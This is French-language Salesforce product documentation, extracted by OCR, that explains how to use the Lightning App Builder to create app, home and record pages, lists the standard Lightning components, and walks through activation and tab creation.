
Générateur d'application Lightning, permet d'élaborer les applications suivantes :

- Applications monopage qui permettent d'explorer des pages standard
- Applications de type tableau de bord, telles que des applications de suivi des principaux prospects ou des meilleures pistes du trimestre
- Des applications « Point » pour résoudre une tâche spécifique, par exemple une application de frais généraux dans laquelle les utilisateurs saisissent et surveillent les dépenses qu'ils ont soumises
- Pages d'enregistrement personnalisées pour vos objets, adaptées aux besoins de vos utilisateurs
- Pages d'accueil personnalisées avec les composants et les fonctionnalités que vos utilisateurs utilisent le plus souvent

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Les pages Lightning constituent la technologie sous-jacente de Générateur d'application Lightning. Une page Lightning est une présentation personnalisée qui vous permet de créer des pages spécifiques à utiliser dans l'application mobile Salesforce1 ou dans Lightning Experience.

Les pages Lightning sont élaborées à l'aide de composants Lightning, qui sont des éléments compacts, configurables et réutilisables que vous pouvez glisser-déposer dans des zones de la page dans le Générateur d'applications Lightning.

Vous pouvez utiliser des composants standard, personnalisés et tiers dans Générateur d'application Lightning.

**Composants standard**

Les composants standard sont des éléments Lightning élaborés par Salesforce.

**Composants personnalisés**

Les composants personnalisés correspondent aux composants Lightning que vous ou une autre personne avez créés. Avec quelques modifications, les composants Lightning personnalisés peuvent fonctionner dans Générateur d'application Lightning. Pour plus d'informations sur la définition de composants Lightning compatibles avec le Générateur d'applications, reportez-vous au guide *Lightning Components Developer Guide*.

**Composants tiers dans AppExchange**

AppExchange est la place de marché des composants Lightning. Elle propose des packages contenant des composants pré-configurés et prêts à utiliser dans Générateur d'application Lightning.

Le Générateur d'application Lightning est pris en charge dans les toutes dernières versions pour ordinateur de bureau de Microsoft® Internet Explorer®, Google Chrome™, Apple® Safari® et Mozilla® Firefox®. Le Générateur d'application Lightning n'est pas pris en charge dans les navigateurs mobiles et dans Internet Explorer versions 10 et antérieures. La résolution minimale recommandée pour le Générateur d'application Lightning est 1280x1024.

## Création d'une page d'application personnalisée : vue d'ensemble

En quelques étapes seulement, vous pouvez créer une page d'application mobile qui permet aux utilisateurs de Lightning Experience et de Salesforce1 d'accéder aux objets et aux éléments les plus importants dans votre application personnalisée. Les pages d'application personnalisées sont élaborées à l'aide de Pages Lightning.

1. Avant de créer votre page, déterminez les composants que vous souhaitez inclure et les actions globales dont vos utilisateurs ont besoin.
2. Créez la page Lightning.
3. Ajoutez des actions à votre page.
4. Activez votre page Lightning dans Lightning App Builder.

   L'activation permet de créer un onglet personnalisé pour votre page d'application, de définir sa visibilité et de l'ajouter à la liste de navigation de Salesforce1 et aux barres de navigation de l'application Lightning Experience, le tout à partir d'un emplacement unique.

## Pages Lightning


Une page Lightning est une présentation personnalisée qui vous permet de créer des pages spécifiques à utiliser dans l'application mobile Salesforce1 ou dans Lightning Experience.

Les pages Lightning sont à mi-chemin entre les présentations de page et les pages Visualforce. Comme une présentation de page, les pages Lightning permettent d'ajouter des éléments personnalisés à une page. Cependant, ces éléments ne sont pas des champs ni des composants Visualforce, mais des composants Lightning qui offrent une plus grande flexibilité.

Vous pouvez utiliser une Page Lightning pour créer une page d'application et l'ajouter à la liste de navigation de Salesforce1 ou à la barre de navigation d'une application Lightning. Une page d'application permet aux utilisateurs d'accéder rapidement aux objets et aux éléments les plus importants de cette application.

Vous pouvez également utiliser une Page Lightning afin de créer une page d'enregistrement personnalisée pour Lightning Experience.


La structure d'une page Lightning s'adapte à l'appareil sur lequel elle est affichée. Le modèle que vous choisissez lors de la création de la page détermine l'affichage de la page sur un appareil donné. Le modèle de Page Lightning divise la page en zones.




Les pages Lightning sont élaborées à l'aide de composants Lightning, qui sont des éléments compacts, configurables et réutilisables que vous pouvez glisser-déposer dans des zones de la page dans le Générateur d'applications Lightning.

Une page Lightning consiste en régions pouvant contenir plusieurs composants.

Exemple: La page Lightning ci-dessous dans Salesforce1 inclut un composant Liste de filtres, un composant Éléments récents et une action globale.




CONSULTER ÉGALEMENT :

Considérations et limitations relatives aux flux dans des pages Lightning (bêta)

## Types de page Lightning

Vous pouvez créer différents types de Pages Lightning avec le Générateur d'application Lightning. Après avoir défini le type d'une page Lightning, vous ne pouvez pas le modifier.

### Page d'application

Les pages d'application sont prises en charge dans Salesforce1 et dans Lightning Experience.

Utilisez une page d'application en vue de créer une page d'accueil pour une application tierce que vous ajoutez directement aux menus de navigation de Salesforce1 et de Lightning Experience. Vos utilisateurs disposent ainsi d'une page d'accueil d'application qui leur permet d'accéder rapidement aux objets et aux éléments les plus importants dans cette application.

Vous pouvez ajouter des actions globales à une page d'application afin d'optimiser ses fonctionnalités. Les actions globales permettent à un utilisateur d'exécuter des opérations à partir de votre page d'application, par exemple ajouter les détails d'appels, créer ou mettre à jour des enregistrements, envoyer un e-mail et créer une tâche. Lorsqu'un utilisateur visite une Page Lightning dans Salesforce1, les actions de la page sont affichées dans la barre d'actions de la page. Dans Lightning Experience, les actions sont affichées dans le panneau de présentation en haut de la page.

Important: Créez des actions dans le site complet de Salesforce avant de les ajouter à votre page d'application.

Les pages d'application prennent en charge uniquement des actions globales. Les actions Chatter standard, telles que Publication, Fichier, Lien et Sondage, ne sont pas prises en charge.

Lorsqu'un utilisateur visite page d'application dans Salesforce1 ou Lightning Experience, seules les actions que vous spécifiez pour la page sont affichées. Si vous n'avez spécifié d'action, aucune n'est affichée.

### Page d'accueil

Créez des pages d'accueil dotées de fonctionnalités correspondant à des types d'utilisateur spécifiques, et attribuez les pages personnalisées à différents profils utilisateur. Les pages d'accueil personnalisées sont prises en charge uniquement dans Lightning Experience.

### Page d'enregistrement

Une page d'enregistrement permet de créer une version personnalisée d'une page d'enregistrement d'objet adaptée aux besoins de vos utilisateurs. Les pages d'enregistrement personnalisées sont prises en charge uniquement dans Lightning Experience.

Remarque: Les actions affichées dans les pages d'enregistrement de Lightning Experience et la page Accueil proviennent des présentations de page d'objets et globales. Vous ne pouvez pas ajouter, modifier ou supprimer des actions de ces pages en utilisant le Générateur d'application Lightning.

### Volet d'application de messagerie (bêta)

Créez des volets d'application de messagerie personnalisés qui permettent aux utilisateurs d'utiliser les contenus Salesforce les plus importants depuis Lightning pour Outlook. Les volets d'application de messagerie personnalisés sont pris en charge dans Salesforce Classic et dans Lightning Experience.

## Composants Page Lightning standard

Les composants standard sont des éléments Lightning élaborés par Salesforce. Lors de la création de Pages Lightning, plusieurs composants standard sont disponibles.

Remarque: Les composants répertoriés ici sont pris en charge dans tous les types de page, sauf indication contraire. Elle ne comprend pas tous les composants standard disponibles. D'autres types de composant sont disponibles. Ils varient selon le type de page que vous créez et l'objet auquel la page est associée.

Certains composants standard ont des propriétés obligatoires que vous devez configurer pour qu'ils fonctionnent sur la page. Lorsque vous ajoutez un composant à une page Lightning dans Lightning App Builder, ses propriétés obligatoires sont signalées par des astérisques.

Une zone ou un onglet Page Lightning peut inclure jusqu'à 25 composants.

Si vous avez une page d'application conçue pour être utilisée dans Salesforce1, vous pouvez lui associer des composants Lightning Page uniquement avec des objets que Salesforce1 prend charge. Pour consulter la liste des objets pris en charge, reportez-vous à Quelles sont les données disponibles dans l'application mobile Salesforce1 ?

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Présentation du Lanceur d'application

Le Lanceur d'application affiche les applications Salesforce disponibles pour un utilisateur et toutes les applications connectées que l'administrateur configure. Les utilisateurs naviguent d'une application à l'autre à l'aide du Lanceur d'application.

Ce composant est pris en charge dans l'API versions 35.0 et supérieures.

Si vous souhaitez activer le composant Lanceur d'application pour le Générateur d'application Lightning dans votre organisation, contactez Salesforce.

### Composant Chatter

À compter de l'API version 38, le composant Fil est renommé Chatter dans le Générateur d'application Lightning. Utilisez-le pour placer une combinaison d'éditeur et de fil dans une page d'enregistrement.

### Composant Fil Chatter

Utilisez le composant Fil Chatter pour placer un fil n'importe où dans une page d'enregistrement. Le fil permet d'afficher des publications, des commentaires et des questions. Son seul attribut, `Type de fil`, prend l'une des valeurs suivantes :

- `Mes favoris` affiche le fil de tous les éléments ajoutés aux favoris par l'utilisateur.
- `Mes éléments suivis` affiche le fil de tous les éléments suivis par l'utilisateur.
- `Mes éléments` affiche le fil de tous les éléments dans lesquels l'utilisateur est mentionné.

Aucun code spécial n'est requis pour joindre un fil à un éditeur. La connexion à l'éditeur et n'importe quel fil de la page est automatique. Le composant Fil Chatter est disponible dans l'API version 38.0 et supérieure.

### Composant Éditeur Chatter

Utilisez le composant Éditeur Chatter pour placer un éditeur de fil n'importe où dans une page d'enregistrement. L'éditeur permet de publier, de faire sondage ou de poser une question dans un fil. Son seul attribut, `Type`, prend toujours la valeur *`Global`*. Utilisez le composant Éditeur Chatter avec le composant Fil Chatter pour bénéficier d'une expérience de fil complète. Aucun code spécial n'est requis pour joindre un éditeur à un fil. La connexion à l'éditeur et n'importe quel fil de la page est automatique. Le composant Éditeur Chatter est disponible dans l'API version 38.0 et supérieure.

### Composant Liste de filtres

Le composant Liste de filtres pointe vers une vue de liste et affiche les premiers enregistrements de cette vue. Il prend en charge toutes les vues de listes publiques et partagées qui sont associées à des objets standard et personnalisés, à l'exception des objets suivants :

- Activity
- ContentVersion (Files)
- Task
- User
- UserProfile

Par défaut, un composant Liste de filtres affiche les trois premiers enregistrements de la liste, mais vous pouvez définir l'affichage de 30 enregistrements maximum.

Vous ne pouvez pas personnaliser le nom d'un composant Liste de filtres. Son nom est dérivé du nom du filtre de vue de liste que vous sélectionnez en configurant le composant.

Dans Lightning App Builder, la liste déroulante Objet de ce composant affiche uniquement les objets auxquels des vues de listes sont associées.

### Composant Panneau de présentation

Le composant Panneau de présentation affiche les principaux points de l'enregistrement avec des boutons d'action. Pour simplifier votre panneau de présentation en masquant la deuxième ligne d'information, cliquez sur **Réduit**. Pour réduire le nombre de boutons d'action affichés, saisissez une valeur inférieure en utilisant l'attribut **Nombre d'actions visibles**.

Pour afficher les présentations horizontalement ou verticalement, faites glisser le composant Panneau de présentation vers une zone de la page avec les dimensions horizontal et vertical de votre choix. Le panneau de présentation s'ajuste à l'espace de la zone. Par exemple, si vous faites glisser le panneau vers une colonne étroite, la présentation est affichée verticalement. Si vous faites glisser le panneau vers une colonne en pleine page, la présentation s'affiche horizontalement.

### Composant Éléments récents

Le composant Éléments récents affichent la liste des éléments récemment utilisés. La valeur par défaut étroit, mais vous pouvez définir jusqu'à 30 éléments. Dans Lightning App Builder, vous pouvez spécifier les enregistrements d'objet qui sont affichés dans la liste des éléments récents.

Le composant Éléments récents prend en charge les objets ci-dessous, en fonction des propriétés spécifiées :

- Tous les objets personnalisés
- Tous les objets standard pour lesquels les deux conditions suivantes sont remplies :
  - Une présentation de page compacte est définie pour l'objet.
  - L'objet est suivi dans la liste des objets récemment utilisés.

  Si un objet est suivi dans la liste des objets récemment utilisés, un ou les deux champs `LastViewedDate` ou `LastReferencedDate` sont présents.

Le composant Éléments récents ne prend pas en charge les objets suivants :

- ContentVersion (Files)
- User
- UserProfile

### Composant Graphique de rapport

Utilisez le composant Graphique de rapport pour insérer un graphique à partir d'un rapport de votre page Lightning. Si vous laissez vide le champ `Étiquette` d'un composant, l'étiquette est dérivée de celle du rapport.

Le graphique est actualisé si les données du rapport ont plus d'un jour. Dans les propriétés du composant, vous pouvez sélectionner l'affichage du bouton Actualiser qui permet aux utilisateurs de mettre à jour le graphique. L'enregistrement des définitions du rapport met également à jour les données du graphique dans le composant.

La définition d'un filtre dans les données de graphique de rapport est prise en charge uniquement pour les pages d'enregistrement. Si vous définissez une option de filtrage, le composant Graphique de rapport affiche uniquement ces données filtrées pour les utilisateurs.

Ce composant est pris en charge dans l'API versions 32.0 et supérieures. Il ne fonctionne pas avec les rapports situés dans le dossier Mes rapports personnels personnalisés. Les composants Graphique de rapport qui font référence à des rapports du dossier Rapports publics non classés ne peuvent pas être déployés si vous les ajoutez à un package.

### Composant Texte enrichi

Le composant Texte enrichi permet d'ajouter un texte et un balisage HTML simple à votre page Lightning.

**Remarque:** JavaScript, CSS, les iframes et les autres balisages avancés ne sont pas pris en charge. Pour insérer des éléments HTML avancés dans un composant, nous recommandons d'utiliser un composant de page Visualforce ou un composant Lightning personnalisé.

Le composant Texte enrichi est limité à 4 000 caractères. Ce composant est pris en charge dans l'API versions 32.0 et supérieures.

### Composant Onglets

Utilisez le composant Onglets pour ajouter un ensemble d'onglets à une zone de votre Page Lightning. Choisissez parmi une sélection d'onglets standard ou créez des onglets personnalisés pour améliorer les pages d'enregistrement des utilisateurs de Lightning Experience. Le composant Onglets est pris en charge uniquement pour les pages d'enregistrement Lightning Experience.

Vous pouvez placer jusqu'à 25 onglets dans le composant Onglets. Ce composant est pris en charge dans l'API versions 36.0 et supérieures.

### Composant Page Visualforce

Utilisez le composant Page Visualforce pour inclure une page Visualforce dans votre page Lightning.

Si vous laissez vide le champ `Étiquette` du composant, l'étiquette est dérivée de celle de la page Visualforce que vous lui attribuez.

Si vous laissez vide le champ `Hauteur`, la hauteur de la page Visualforce est par défaut de 300 pixels dans Salesforce1.

Ce composant est pris en charge dans l'API versions 32.0 et supérieures.

La page Visualforce est affichée dans Salesforce1 si l'option `Disponible pour les applications mobiles Salesforce et les Pages Lightning` est sélectionnée. Cette option est disponible dans les pages définies pour l'API versions 27.0 et supérieures.

### Composant de tableau de bord Wave Analytics

Utilisez le composant Wave Dashboard pour inclure des tableaux de bord Wave Analytics dans votre Page Lightning. Ce composant est pris en charge uniquement pour le bureau.

Sélectionnez le tableau de bord à afficher dans la liste déroulante. Si vous laissez vide le champ `Hauteur`, la hauteur du tableau de bord est par défaut de 300 pixels dans votre Page Lightning.

Vous pouvez contrôler la visibilité du titre du tableau de bord et définir si le tableau de bord s'affiche ou non lorsqu'une erreur se produit. L'attribut Ouvrir les liens dans de nouvelles fenêtres permet de spécifier l'emplacement où les liens entre le tableau de bord et les autres ressources sont ouverts.

L'attribut Filtrer permet d'utiliser JSON pour filtrer les champs des jeux de données à l'exécution. Par exemple : `{datasetDeveloperName1:{field1:[value]},datasetDeveloperName1:{field1:[value1,value2],field2:["value3, with comma"]}}`

Pour activer le composant Wave Dashboard pour le Générateur d'application Lightning, contactez Salesforce.

## Composants Page Lightning personnalisés


Le Générateur d'applications Lightning prend en charge les composants Lightning personnalisés.

Les composants personnalisés de votre organisation configurés pour être utilisés dans le Générateur d'applications Lightning figurent dans le volet Composants Lightning.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Si vous avez une page d'application conçue pour être utilisée dans Salesforce1, vous pouvez lui associer des composants Lightning Page uniquement avec des objets que Salesforce1 prend charge. Pour consulter la liste des objets pris en charge, reportez-vous à Quelles sont les données disponibles dans l'application mobile Salesforce1 ?

Vos composants Lightning personnalisés ne fonctionnent pas automatiquement dans les Pages Lightning ou le Générateur d'application Lightning. Pour pouvoir utiliser un composant personnalisé dans les deux, vous devez :

1. Configurer le composant et son paquet de composants pour qu'ils soient compatibles avec le Générateur d'application Lightning et les Pages Lightning.
2. Déployer Mon domaine dans votre organisation. Lorsque vous déployez Mon domaine, les références et les liens vers des ressources Lightning se présentent sous le format `https://<momdomaine>.lightning.force.com`.

# Création d'une page d'accueil d'application avec Lightning App Builder

Utilisez le type de Page Lightning Page d'application afin de créer une page d'accueil pour une application que vous pouvez ajouter directement à la liste de navigation de Salesforce1 et dans les applications Lightning. Vos utilisateurs peuvent ainsi accéder aisément aux objets et aux éléments les plus importants de l'application.

1. Dans Configuration, saisissez *Générateur d'application* dans la case Recherche rapide, puis sélectionnez **Générateur d'application Lightning**.
2. Cliquez sur **Nouveau**.
3. Sélectionnez **Page d'application**, puis cliquez sur **Suivant**.
4. Sélectionnez un modèle de page, puis cliquez sur **Suivant**.
5. Saisissez une étiquette pour votre page d'application.

   L'étiquette peut inclure jusqu'à 80 caractères.
6. Cliquez sur **Terminer**.
7. Faites glisser les composants de votre choix vers la page.

   Faites glisser les composants vers le haut ou vers le bas pour les réorganiser. Vous pouvez également cliquer sur la bordure supérieure ou inférieure d'un composant afin de créer un point d'insertion ( ) pour le composant suivant.
8. Cliquez sur chaque composant de la page pour configurer ses propriétés.
9. Cliquez sur une zone vide de la zone de dessin ou sur le lien **Page** dans le chemin de navigation pour configurer les propriétés de la page.

   Le champ Description est limité à 255 caractères. Le champ Nom du développeur est limité à 80 caractères, mais si votre organisation a un espace de noms, nous recommandons d'utiliser moins de 65 caractères. Lors de la création d'une page Lightning, le nom du développeur est dérivé des 40 premiers caractères de l'étiquette de la page.
10. Vous pouvez également ajouter des actions globales à votre page.
    a. Dans les propriétés de la page, cliquez sur **Sélectionner**.
    b. Ajoutez, retirez ou réorganisez les actions de votre page.

       Les actions que vous sélectionnez sont affichées dans la barre d'actions de la page dans Salesforce1 et dans le panneau de présentation de la page de Lightning Experience. Une page d'application est le seul type de Page Lightning auquel vous pouvez ajouter des actions de cette façon. Les actions des autres Pages Lightning sont dérivées des présentations de page d'objet et globales.
    c. Cliquez sur **OK**.
11. Cliquez sur **Enregistrer** une fois votre page modifiée.

Pour accorder à vos utilisateurs l'accès à la page d'application dans Salesforce1 et dans Lightning Experience, vous devez au préalable l'activer.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer et enregistrer des pages Lightning dans Lightning App Builder
- Personnaliser l'application

Pour afficher des pages Lightning dans Lightning App Builder
- Afficher la configuration

# Ajout de votre page d'application Salesforce1 et Lightning Experience

Pour ajouter votre page d'application personnalisée à Salesforce1 et à Lightning Experience, vous devez l'activer. Vous pouvez également renommer l'onglet Page Lightning, ajuster sa visibilité, définir sa position dans la liste de navigation de Salesforce1 et l'ajouter à une application Lightning. La fonctionnalité d'activation du Générateur d'applications Lightning facilite ce processus.

Conseil: Vous pouvez activer votre page d'application pour Salesforce1, pour Lightning Experience, ou les deux.

1. Pour ouvrir votre page d'application, dans Configuration, saisissez *Générateur d'applications Lightning* dans la case Recherche rapide, sélectionnez **Générateur d'applications Lightning**, puis cliquez sur **Modifier** en regard de la page.
2. Dans le Générateur d'applications Lightning, cliquez sur **Activation**.
3. Modifiez les propriétés d'activation, si vous souhaitez.

   Vous pouvez :

   - Modifier l'étiquette de l'onglet personnalisé de la page. Par défaut, l'étiquette que vous choisissez pour la page Lightning est utilisée en tant qu'étiquette de son onglet personnalisé.
   - Modifier l'icône de l'onglet personnalisé. L'icône que vous sélectionnez ici est utilisée en tant qu'icône pour l'application dans Salesforce1 et pour la page dans Lightning Experience.
   - Ajuster la visibilité de l'onglet personnalisé lors de l'activation initiale de la page.
4. Ajoutez la page à une ou plusieurs applications Lightning.

   Avant d'ajouter votre page d'application à Lightning Experience, vous devez créer une application Lightning personnalisée.
5. Définir la position de la page dans la liste de navigation de Salesforce1.

   Si vous souhaitez afficher votre page dans la section Applications de la liste de navigation de Salesforce1, placez l'onglet sous Éléments de la recherche intelligente.

   Remarque: Le premier élément que vous placez dans la liste de navigation devient la page de destination de vos utilisateurs. Si vous souhaitez que vos utilisateurs affichent d'abord la page d'application personnalisée lorsqu'ils ouvrent Salesforce1, placez la page en première place dans le menu.
6. Cliquez sur **Activer**.

Votre Page Lightning est prête pour vos utilisateurs de Salesforce1 et de Lightning Experience !

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer et enregistrer des pages Lightning dans Lightning App Builder
- " Personnaliser l'application "

Pour afficher des pages Lightning dans Lightning App Builder
- Afficher la configuration

# Création d'onglets Page Lightning

Avant d'inclure une page d'application de type Page Lightning dans le menu de navigation de Salesforce1 ou dans une application Lightning, vous devez créer un onglet personnalisé pour cette page.

Lors l'activation initiale d'une page d'application dans le Générateur d'applications Lightning, un onglet est créé pour la page pendant le processus d'activation. Vous pouvez également créer manuellement un onglet pour la page dans la Configuration avant de l'activer.

Les onglets Page Lightning facilitent l'insertion de la Page Lightning dans Salesforce1 et Lightning Experience.

Vous pouvez créer un onglet personnalisé uniquement pour une page d'application de type Page Lightning.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour créer et modifier des onglets personnalisés :
- Personnaliser l'application

1. Dans Configuration, saisissez *Onglets* dans la case Recherche rapide, puis sélectionnez **Onglets**.
2. Cliquez sur **Nouveau** dans la liste associée Onglets Page Lightning.
3. Choisissez une Page Lightning pour l'onglet.
4. Saisissez une étiquette.

   Ce texte est utilisé en tant que nom complet de la Page Lightning.
5. Cliquez sur un style d'onglet pour définir les couleurs et l'icône de l'onglet Page Lightning.

   Vous pouvez également cliquer sur **Créer votre propre style** dans la boîte de dialogue Sélection du style d'onglet afin de créer un style d'onglet personnalisé si votre organisation a accès à l'onglet Documents. Pour créer votre propre style d'onglet :

   a. Cliquez sur l'icône de référence **Couleur** pour afficher la boîte de dialogue de sélection des couleurs, puis cliquez sur une couleur pour la sélectionner.

   b. Cliquez sur **Insérer une image**, sélectionnez le dossier de documents, puis l'image à utiliser.

      Vous pouvez également cliquer sur **Rechercher dans des documents**, entrer un terme de recherche et cliquer sur **OK** pour rechercher les fichiers dont le nom contient le terme de recherche.

      Remarque: Cette boîte de dialogue répertorie uniquement les fichiers figurant dans des dossiers de documents de moins de 20 Ko et dont la case Accessible en externe est cochée dans les paramètres de propriétés de document. Si le document utilisé pour l'icône est par la suite supprimé, Salesforce la remplace par une icône par défaut en forme de cube multicolore ( ).

   c. Sélectionnez un fichier et cliquez sur **OK**. L'assistant Nouvel onglet personnalisé réapparaît.
6. Si vous le souhaitez, saisissez une description de l'onglet et cliquez sur **Suivant**.
7. Choisissez les profils utilisateur pour lesquels le nouvel onglet est disponible.


   Remarque: Dans Salesforce Classic, les options Valeur par défaut activée et Valeur par défaut désactivée pour les onglets Page Lightning ne fonctionnent pas de la même façon que les autres onglets personnalisés. L'élément de menu Page Lightning s'affiche pour les profils sélectionnés dans Salesforce1, quelle que soit la sélection de Valeur par défaut activée ou Valeur par défaut désactivée. Sélectionnez l'option **Onglet masqué** afin de masquer la Page Lightning pour les profils sélectionnés.
8. Cliquez sur **Enregistrer**.

# Configuration des pages d'enregistrement dans Lightning Experience

Vous pouvez utiliser le Générateur d'application Lightning pour ajouter, supprimer ou réorganiser des composants dans une page d'enregistrement dans Lightning Experience, et offrir aux utilisateurs une vue personnalisée des enregistrements de chaque objet.

Vous pouvez créer une page d'enregistrement pour Lightning Experience de deux façons.

1. Modifier une page d'enregistrement dans Lightning Experience.
   a. Dans le menu Configuration d'une page d'enregistrement, sélectionnez **Modifier la page**.




   Lorsque vous sélectionnez pour la première fois Modifier la page, Salesforce crée une copie de la page. Les modifications que vous effectuez dans le Générateur d'application Lightning s'appliquent à cette copie. Si une page personnalisée existe et est active, la sélection de la commande Modifier la page ouvre cette page en modification.

2. Créez une page depuis la page de liste du Générateur d'application Lightning.
   a. Dans Configuration, saisissez *Générateur d'application* dans la case Recherche rapide, puis sélectionnez **Générateur d'application Lightning**.
   b. Cliquez sur **Nouveau**.
   c. Sélectionnez **Page d'enregistrement**.
   d. Choisissez un modèle de page, puis suivez les étapes de l'assistant de création de page.
3. Dans le Générateur d'application Lightning, ajoutez, modifiez ou supprimez des composants pour modifier la présentation de la page. Réorganisez les composants en les faisant glisser sur la zone de dessin.
4. Dans les propriétés de la page, saisissez une étiquette unique et explicite pour votre page personnalisée.

   Pour accéder aux propriétés de la page, cliquez sur **Page** dans le chemin de navigation en haut du volet des propriétés.
5. Enregistrez votre page.

   Attendez, ce n'est pas terminé ! Pour rendre votre page d'accueil d'enregistrement personnalisée accessible aux utilisateurs de Lightning Experience, vous devez l'activer. Vous pouvez activer la page depuis la boîte de dialogue Enregistrer lors de l'enregistrement initial, ou ultérieurement à l'aide du bouton Activation.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

